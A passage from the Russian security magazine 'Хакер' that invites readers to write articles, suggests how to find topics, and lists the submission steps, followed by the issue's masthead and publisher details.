Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. Если ты студент или научный сотрудник, **публикация в журнале пригодится особенно**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твои мама и бабушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанном с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на твои вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если готов публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР 18+

№11 (320)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Илья Русанен
Разработка
rusanen@glc.ru

Евгения Шарипова
Литературный редактор

yambuto
Бильд-редактор
yambuto@gmail.com

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

КОНСУЛЬТАЦИОННЫЙ СОВЕТ

Марк Бруцкий-Стемпковский,
Олег Афонин, Nik Zerof, ret0x2A

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы о подписке:
lapina@glc.ru

Вопросы о материалах:
support@glc.ru

Учредитель: ИП Яковлева Анна Вадимовна ИНН 503806735948 ОГРН/ОГРНИП 320508100264021. Адрес: 141271, Россия, Московская область, Пушкино, мкр Софрино-1, дом 28, квартира 58. Телефон: +7(980)4591655. Зарегистрировано Федеральной службой по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ЭЛ № ФС 77 – 73894 от 12.10.2018 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: content@glc.ru. © Журнал «Хакер», РФ, 2025